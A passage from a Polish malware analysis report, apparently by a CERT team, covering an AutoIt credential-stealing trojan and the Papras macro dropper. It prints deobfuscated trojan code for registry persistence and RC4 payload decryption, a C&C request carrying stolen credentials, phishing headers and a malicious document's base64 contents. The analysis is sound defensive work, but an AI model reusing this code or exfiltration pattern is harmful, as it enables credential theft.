Wirus za pomocą funkcji RegWrite dopisywał do rejestru w lokalizacji HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run podklucz o nazwie „WerFault" oraz lokalizację pliku wykonywalnego wraz z jego nazwą wygenerowaną dynamicznie przez funkcję Random.

Efekty infekcji można zobaczyć na rysunku 54. Wirus zainfekował system, dopisując podklucz do rejestru, a także zapisał ścieżkę do pliku wykonywalnego o nazwie „34162.exe" w celu uruchamiania go przy każdym starcie zainfekowanego systemu. Lokalizacja pliku wykonywalnego „34162.exe" to w tym przypadku „C:\Users\Iwo Graj\AppData\Roaming".




Rysunek 48. Lokalizacja plików w systemie Windows po infekcji



Rysunek 49. Lokalizacja wygenerowanego przez wirusa pliku w systemie Windows

```
"Func _d1($a)
    Return STRINGREVERSE($a)
EndFunc"


FileInstall("Reliable", @TempDir & "\xd", 1)
_d4(_d5(@ScriptFullPath & :Zone.Identifier:$ & DATA, 2), [ZoneTransfer] & @CRLF & ZoneId = 0)
If 1 == 1 Then
    If @ScriptDir <> @AppDataDir Then
        $rand = Random(1000, 99999, 1)
        _f3(@AppDataDir & "\" & $rand & .exe)
        Exit
    EndIf
EndIf
```

Rysunek 50. Fragment kodu dodającego ADS




Rysunek 51. Wartości ADS dla wygenerowanego pliku

```
Global $rf1 = _d1(Chr(36) & Chr(43) & Chr(93) & Chr(47) & Chr(92) & Chr(92) & Chr(91))
Global $rf2 = _d1(Chr(36) & Chr(42) & Chr(115) & Chr(92) & Chr(94) & Chr(41) & Chr(115) & Chr(63) & Chr(40) & Chr(124) & Chr(93) & Chr(124) & Chr(92) & Ch
Global $rf3 = _d1(Chr(92) & Chr(107) & Chr(114) & Chr(111) & Chr(119) & Chr(101) & Chr(109) & Chr(97) & Chr(114) & Chr(70) & Chr(92) & Chr(84) & Chr(69) &
Global $rf4 = _d1(Chr(101) & Chr(120) & Chr(101) & Chr(46) & Chr(99) & Chr(98) & Chr(118) & Chr(92))
Global $wd = @WindowsDir
If 1 == 1 Then
    RegWrite(Chr(72) & Chr(75) & Chr(67) & Chr(85) & Chr(92) & Chr(83) & Chr(79) & Chr(70) & Chr(84) & Chr(87) & Chr(65) & Chr(82) & Chr(69) & Chr(92) & C
EndIf
```


Rysunek 52. Zaciemniony kod wirusa dopisujący wpis do rejestru

```
Global $rf1 = '[\\/]+$'
Global $rf2 = '[\\/:><\|]|(?s)^\s*$'
Global $rf3 = '\Microsoft.NET\Framework\'
Global $rf4 = '\vbc.exe'
Global $wd = @WindowsDir
If 1 == 1 Then
    RegWrite("HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "WerFault", "REG_SZ", @ScriptDir & "\" & @ScriptName)
EndIf
```

Rysunek 53. Oczyszczony kod wirusa dopisujący wpis do rejestru



Rysunek 54. Lokalizacja pliku wykonywalnego w systemie Windows



Rysunek 55. Lokalizacja pliku docelowego „xd” w systemie Windows

```
$de = _rc4(FileRead(@TempDir & "\xd"), "ATug1WeGgqHWUpmY2qyjve")
If 0 == 1 Then
    $point = _getvbc()
Else
    $point = @SystemDir & "\WerFault.exe"
EndIf
_f1($point, $de)
```

Rysunek 56. Kod źródłowy pliku „xd”


```
Func _rc4($data, $key)
    Local $opcode = _get_rc4_opcode(), $aa1 = Chr(98) & Chr(121) & Chr(116) & Chr(101) & Chr(91)
    Local $codebuffer = DllStructCreate($aa1 & BinaryLen($opcode) & Chr(93))
    DllStructSetData($codebuffer, 1, $opcode)
    Local $buffer = DllStructCreate(Chr(98) & Chr(121) & Chr(116) & Chr(101) & Chr(91) & BinaryLen($data) & Chr(93))
    DllStructSetData($buffer, 1, $data)
    Local $aa2 = Chr(114) & Chr(51) & Chr(50) & Chr(46)
    Local $usr32 = Chr(117) & Chr(115) & Chr(101) & $aa2 & Chr(100) & Chr(108) & Chr(108)
    Local $cwp = Chr(67) & Chr(97) & Chr(108) & Chr(108) & Chr(87) & Chr(105) & Chr(110) & Chr(100) & Chr(111) & Chr(119) & Chr(80) & Chr(114) & Chr(111)
    Local $none = Chr(110) & Chr(111) & Chr(110) & Chr(101)
    DllCall($usr32, $none, $cwp, "ptr", DllStructGetPtr($codebuffer), "ptr", DllStructGetPtr($buffer), StringReplace("i#t", "#", "n"), BinaryLen($data), C
    Local $ret = DllStructGetData($buffer, 1)
    $buffer = 0
    $codebuffer = 0
    Return $ret
EndFunc
```

Rysunek 57. Zaciemniony kod funkcji „_rc4”

```
Func _rc4($data, $key)
    Local $opcode = _get_rc4_opcode(), $aa1 = "byte["
    Local $codebuffer = DllStructCreate($aa1 & BinaryLen($opcode) & "]")
    DllStructSetData($codebuffer, 1, $opcode)
    Local $buffer = DllStructCreate("byte[" & BinaryLen($data) & "]")
    DllStructSetData($buffer, 1, $data)
    Local $aa2 = "r32."
    Local $usr32 = "use" & $aa2 & "dll"
    Local $cwp = "CallWindowProc"
    Local $none = "none"
    DllCall($usr32, $none, $cwp, "ptr", DllStructGetPtr($codebuffer), "ptr", DllStructGetPtr($buffer), "int", BinaryLen($data), "str", $key, "int", 0)
    Local $ret = DllStructGetData($buffer, 1)
    $buffer = 0
    $codebuffer = 0
    Return $ret
EndFunc
```

Rysunek 58. Kod funkcji po usunięciu zakodowanych znaków CharCode

```
Func _get_rc4_opcode()
    Local $opcode_p2 = Chr(68) & Chr(70) & Chr(67) & Chr(48) & Chr(48) & Chr(48) & Chr(49) & Chr(48) & Chr(48) & Chr(48) & Chr(48) & Chr(55) & Chr(68) & C
    Local $opcode_p1 = Chr(48) & Chr(120) & Chr(67) & Chr(56) & Chr(49) & Chr(48) & Chr(48) & Chr(49) & Chr(48) & Chr(48) & Chr(54) & Chr(65) & Chr(48) &
    Local $opcode_p3 = Chr(48) & Chr(56) & Chr(57) & Chr(56) & Chr(53) & Chr(69) & Chr(56) & Chr(70) & Chr(69) & Chr(70) & Chr(70) & Chr(70) & Chr(70) & C
    Local $opcode = $opcode_p1 & Chr(51) & Chr(68) & Chr(70) & Chr(48) & Chr(70) & Chr(69) & Chr(70) & Chr(70) & Chr(70) & Chr(70) & Chr(56) & Chr(56) & C
    Return $opcode
EndFunc
```

Rysunek 59. Funkcja „_get_rc4_opcode” zaciemniona CharCode'em

```
Func _get_rc4_opcode()
    Local $opcode_p2 = "DFC000100007D478B45FC31D2F775F09203451 00FB6008B4DFC0FB68C0DF0FEFFFF01C80345F425FF0000008945F48B75FC8A8435F0FEFFFF8B7DF48684"
    Local $opcode_p1 = "0xC81001006A006A00535657 8B551031C989C84989D7F2AE484829C889458945F085C00F84DC000000B9000100008BC82C0188840DEFFEFFFFE2F38365F4008365FC00
    & $opcode_p2
    Local $opcode_p3 = "08985E8FEFFFF89DE03B5ECFEFFFF8A0689DF03BDE8FEFFFF860788060FB60E0FB60701C181E1FF0000008A840DF0FEFFFF8B750801D6300642EB985F5E5BC9C21
    Local $opcode = $opcode_p1 & "3DF0FEFFFF888435F0FEFFFFFF45FCEBB08D9DF0FEFFFF31FF89FA39550C74638B85ECFEFFFF4025FF0000008985ECFEFFFF89D80385ECFEFFF0FB6
    & $opcode_p3
    Return $opcode
EndFunc
```

Rysunek 60. Wyczyszczona funkcja „_get_rc4_opcode”

Wirus używa także algorytmu RC4, dekodującego całą zawartość pliku o nazwie „xd” znajdującego się w lokalizacji „C:\Users\Iwo Graj\AppData\Local\Temp\” (rysunek 55.). Takie działanie powoduje, że antywirus nie oceni kodu jako złośliwego, a także – przy braku hasła – znacznie utrudni analizę.

Kod źródłowy odpowiedzialny za odczytanie i zdeszyfrowanie pliku „xd” przedstawiono poniżej na rysunku 56. Klucz deszyfrujący plik „xd” to: ATug1WeGggHWUpmY2qyjve.

Na rysunku 57. przedstawiono zaciemniony kod funkcji _rc4, która określa zawartość zmiennej $de, używanej w dalszej kolejności do realizacji złośliwych funkcji.

Kod funkcji po usunięciu zakodowanych znaków CharCode przedstawiono na rysunku 58.

Kolejna zdefiniowana funkcja _get_rc4_opcode – zaciemniona CharCode'em została przedstawiona na rysunku 59.

Natomiast wyczyszczoną przedstawia rysunek 60.
Na następnej stronie przedstawiono pozostały zbiór zdefiniowanych przez autora funkcji użytych w kodzie (rysunek 61.).


Po zdekodowaniu pliku „xd” za pomocą klucza RC4 znajdującego się w pliku z „fakturą” przeprowadzono analizę wykonywalnego pliku binarnego odpowiedzialnego za złośliwe funkcje – wykradanie loginów i haseł z przeglądarek internetowych. Na poniższym zrzucie ekranu (rysunek 62.) przedstawiono program zatrzymany w momencie wysyłania skradzionych danych do serwera C&C. Na rysunku 63. zaś obraz przesyłanych danych do serwera C&C.

Na potrzeby analizy zostały utworzone użytkownik i hasło oraz konto pocztowe. Przekazywanie wykradzionych danych przez malware z zainfekowanego komputera na serwer cyberprzestępcy było wykonywane za pomocą następujących żądań HTTP:

http://update-microsoft.pl/wp-config/isr/api/index.php?action=add&username=marcin.kozlowski007@o2.pl&password=&app=IE%207-9&pcname=CERT-ORANGE&sitename=http://poczta.o2.pl/


```
Func _f3($a)
    FileCopy(@ScriptDir & "\" & @ScriptName, $a)
    ShellExecute($a)
EndFunc

Func _getvbc()
    $array = _flta($wd & $rf3)
    Return $wd & $rf3 & $array[$array[0]] & $rf4
EndFunc

Func _d1($a)
    Return STRINGREVERSE($a)
EndFunc

Func _d2($a)
    Return BinaryLen($a)
EndFunc

Func _d3($a)
    Return DllStructGetPtr($a)
EndFunc

Func _d4($a, $b)
    FileWrite($a, $b)
EndFunc

Func _d5($a, $b = 0)
    Return FileOpen($a, $b)
EndFunc
```

Rysunek 61. Zbiór pozostałych funkcji użytych w kodzie



Rysunek 62. Wysyłanie danych do serwera C&C

Po analizie okazało się, że słabym punktem tego trojana był sposób przekazywania wykradanych informacji do cyberprzestępcy. Opisywany malware był pierwszym przypadkiem skoordynowanego mechanizmu użycia CyberTarczy – analiza została podjęta natychmiast po uzyskaniu informacji o ataku na klientów i markę Orange, złośliwa aktywność kodu została zablokowana od razu po dotarciu do dotyczących jej informacji, następnie zaś szczegółowe dane na temat działania malware'u i sposobów na jego usunięcie zostały umieszczone w CyberTarczy.



Rysunek 63. Obraz danych wysyłanych do serwera C&C

13.9. Załącznik 9. Trojan Papras

W czerwcu 2015 roku wielu polskich internautów (przede wszystkim użytkowników usługi Gmail) otrzymało dziwnie brzmiące wiadomości e-mail:

Od: Ana Skalka <AnaSkalkahlwe@studiometria.it>
Data: 18 czerwca 2015 14:42:41 CEST
Do: adres_ofiary@gmail.com
Temat: Need your attention : Your request has been successfully submitted.Takeover/Cloud 9

Od: "Willard Pienkowski" <WillardPienkowskiai@wheatcraftconsulting.com>
Data: 18 czerwca 2015 14:10:16 CEST
Do: adres_ofiary@gmail.com
Temat: Your attention is requested : Your request has been successfully submitted.REVOLYMER PLC


W obu wiadomościach znajdowały się załączniki w postaci plików Microsoft Word o nazwach:

12_4325.doc
437_60900.doc
506861.doc

W obu przypadkach mamy do czynienia z tzw. dropperami. Po uruchomieniu pobierają one w tle, bez wiedzy użytkownika, kolejne złośliwe komponenty, po których „złożeniu" ostateczna wersja złośliwego programu jest aktywowana na komputerze ofiary. Po uruchomieniu załącznika użytkownikowi otwierał się pusty dokument zawierający monit o włączenie obsługi makr (rysunek 64.).

Wstępna analiza wykazała istnienie funkcji „makra" uruchamiających złośliwe funkcje. Kod był zakodowany algorytmem base64, jednak prosty skrypt w PHP pozwoli go odzyskać, bowiem nie posiadał w sobie dodatkowych algorytmów utrudniających zdekodowanie. Mechanizm wirusa z zawartości zaciemnionego kodu tworzył wykonywalny plik binarny.

```
<?php
$str = ' <algorytm base64> ';
echo base64_decode($str);
?>
```



Rysunek 64. Monit o włączeniu obsługi makr

Poniżej zawartość dokumentu 12_4325.doc:

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="----=_NextPart_01D062F6.EA2D7970"
                                -                                ,
                                -          .                     m           ,

     -          .                                ,                      -          ,
                Microsoft Internet Explorer.
------=_NextPart_01D062F6.EA2D7970
Content-Location: file:///C:/CD289E43/1.doc.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="us-ascii"
<html xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns=3D"http://www.w3.org/TR/REC-html40">
<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dus-ascii">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 11">
<meta name=3DOriginator content=3D"Microsoft Word 11">
<link rel=3DFile-List href=3D"1.doc.files/filelist.xml">
<link rel=3DEdit-Time-Data href=3D"1.doc.files/editdata.mso">
<title> </title>
<!--[if gte mso 9]><xml>
<o:DocumentProperties>
<o:Author>1</o:Author>
<o:LastAuthor>fdgfdger334fdf</o:LastAuthor>
<o:Revision>3</o:Revision>
<o:TotalTime>2</o:TotalTime>
<o:Created>2015-03-20T06:15:00Z</o:Created>
<o:LastSaved>2015-03-20T06:16:00Z</o:LastSaved>
<o:Pages>1</o:Pages>
<o:Characters>1</o:Characters>
<o:Company>&#1051;&#1056;&#1083;&#1072;&#1088;&#1074;&#1087;&#1080;&#1086=
;&#1048;&#1044;&#1040;&#1074;&#1088;</o:Company>
<o:Lines>1</o:Lines>
<o:Paragraphs>1</o:Paragraphs>
<o:CharactersWithSpaces>1</o:CharactersWithSpaces>
<o:Version>11.9999</o:Version>
</o:DocumentProperties>
</xml><![endif]--><!--[if gte mso 9]><xml>
<w:WordDocument>
<w:Zoom>125</w:Zoom>
<w:GrammarState>Clean</w:GrammarState>
<w:PunctuationKerning/>
<w:ValidateAgainstSchemas/>
<w:SaveIfXMLInvalid>false</w:SaveIfXMLInvalid>
<w:IgnoreMixedContent>false</w:IgnoreMixedContent>
<w:AlwaysShowPlaceholderText>false</w:AlwaysShowPlaceholderText>
<w:Compatibility>
<w:BreakWrappedTables/>
<w:SnapToGridInCell/>
<w:WrapTextWithPunct/>
<w:UseAsianBreakRules/>
<w:DontGrowAutofit/>
</w:Compatibility>
<w:BrowserLevel>MicrosoftInternetExplorer4</w:BrowserLevel>
</w:WordDocument>
</xml><![endif]--><!--[if gte mso 9]><xml>
<w:LatentStyles DefLockedState=3D"false" LatentStyleCount=3D"156">
</w:LatentStyles>
</xml><![endif]-->
<style>
<!--
/* Style Definitions */
p.MsoNormal, li.MsoNormal, div.MsoNormal
{mso-style-parent:"";
margin:0cm;
margin-bottom:.0001pt;
mso-pagination:widow-orphan;
font-size:12.0pt;
font-family:"Times New Roman";
mso-fareast-font-family:"Times New Roman";}
@page Section1
{size:595.3pt 841.9pt;
margin:2.0cm 42.5pt 2.0cm 3.0cm;
mso-header-margin:35.4pt;
mso-footer-margin:35.4pt;
mso-paper-source:0;}
div.Section1
{page:Section1;}
-->
</style>
<!--[if gte mso 10]>
<style>
/* Style Definitions */
table.MsoNormalTable
{mso-style-name:"\041E\0431\044B\0447\043D\0430\044F \0442\0430\0431\043B\=
0438\0446\0430";
mso-tstyle-rowband-size:0;
mso-tstyle-colband-size:0;
mso-style-noshow:yes;
mso-style-parent:"";
mso-padding-alt:0cm 5.4pt 0cm 5.4pt;
mso-para-margin:0cm;
mso-para-margin-bottom:.0001pt;
mso-pagination:widow-orphan;
font-size:10.0pt;
font-family:"Times New Roman";
mso-ansi-language:#0400;
mso-fareast-language:#0400;
mso-bidi-language:#0400;}
</style>
<![endif]-->
</head>
<body lang=3DRU style=3D'tab-interval:35.4pt'>
<div class=3DSection1>
<p class=3DMsoNormal><span style=3D'mso-spacerun:yes'> </span></p>
</div>
</body>
</html>
------=_NextPart_01D062F6.EA2D7970
Content-Location: file:///C:/CD289E43/1.doc.files/editdata.mso
Content-Transfer-Encoding: base64
Content-Type: application/x-mso
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
```

H87bCCVwTAqhFP7JSZ0yyJdBrlJYA0ZXAgG2lISUuZ7MR2z7BKl3djiOrfgVbJ4+rvnEhRX3PJPT
Z5OfzPePNcmUf3vWdd05Hp+/KsDNj2bPop49+tjueWoCKSORULezP4I8dKtqW5OjFyI1dBEspYpw
WFaUI5GcUokcYSoivUGnhn4q08iV65VSxoJUVkHPbCyrWi+tgi6Rq8rKNspUooqv5dxY6ws4HSqf
4Kgl6HAJ7tTlO3xhz0K3OuShHRGH07dkhSmk8Lg9Lp8DZdZlutH3Fqm1Q8FAmPlsuczq6Q36HNGl
R+MJdQ8svQKp+8ORQG/3iGCBNkeS9sQT15/yOSkudw7XvzRKXH8m+MvmzI9FxRaNs6kj5eUvnzP/
uZ6/gpe/Ys78sfv1s+U3cfjPYf13XTe//p/HY379vzDXf/lXav0/h/mvXz0//8/jMT//L8z5X3ah
zv8Zzfz8P4/H/Py/MOd/+YU6/+9YMj/z+MxP/8vzPlf8ZWa/4n9h8o5KW4u+x8diG//Y+Oc+fGi
gZ9Lni1/kJe/as7853r+UV7+6jnz497Fz2bPln8MzWn/p8U+v/6fx2N+/b8w1//Kr9T6fw7zP/9b
8/P/PB7z8//CnP8bv1LzfwdgJ2AXYBSwG7AH8HXAXsA+wC2AbwBuBdwGuB1wB2L8h/4JPu8EfBNw
F+BuwD0AWCvQfsC9gPsA/wy4H/AvgAcAD7L1vw2fDwEeBnwH8F3Al4D/ATgAeBTwGOB7gIOAxwFP
AP6Vrf8kfGKHhkOApwHfR3hpQuhZwGHAc4DnAf8GeAHwA8APAS+y9V+CzyOAlwFHAccArwB+BDgO
+DHgVcBPAK8BXgf8FPAztv7P4fMXgH9HzPL5K8CvAf8T8AbgN4A3Af8L8BbgfwN+i/A6xNTHjtfv
AH4PeBfwHuAk4D8ApwB/APwR8J+APwH+DPgL4L/Y+u/D5weADwEfAT4GfAL4K+A04FPAZ4C/Ac4A
/o7rAWbY+uew/p8cnF//z+Mxv/5fmOt/1Vdq/T+H+b/2/fn5fx6P+fl/Yc7/6q/U/Of+/kA6B8Xl
z2H/axxwiuf3D3P5BQTmx79NwL9DOFv+iTT8c/GAm8v5T6bhn4sHHObPRcwCerb8Jzj857D+Hzwz
v/6fx2N+/f9qrv+H/tH6Hw2HZVJsAKbFKjAAQ9gAIB1rAJCUNQBoPWsAkJQ1AGJVzACMOnyCVxgD
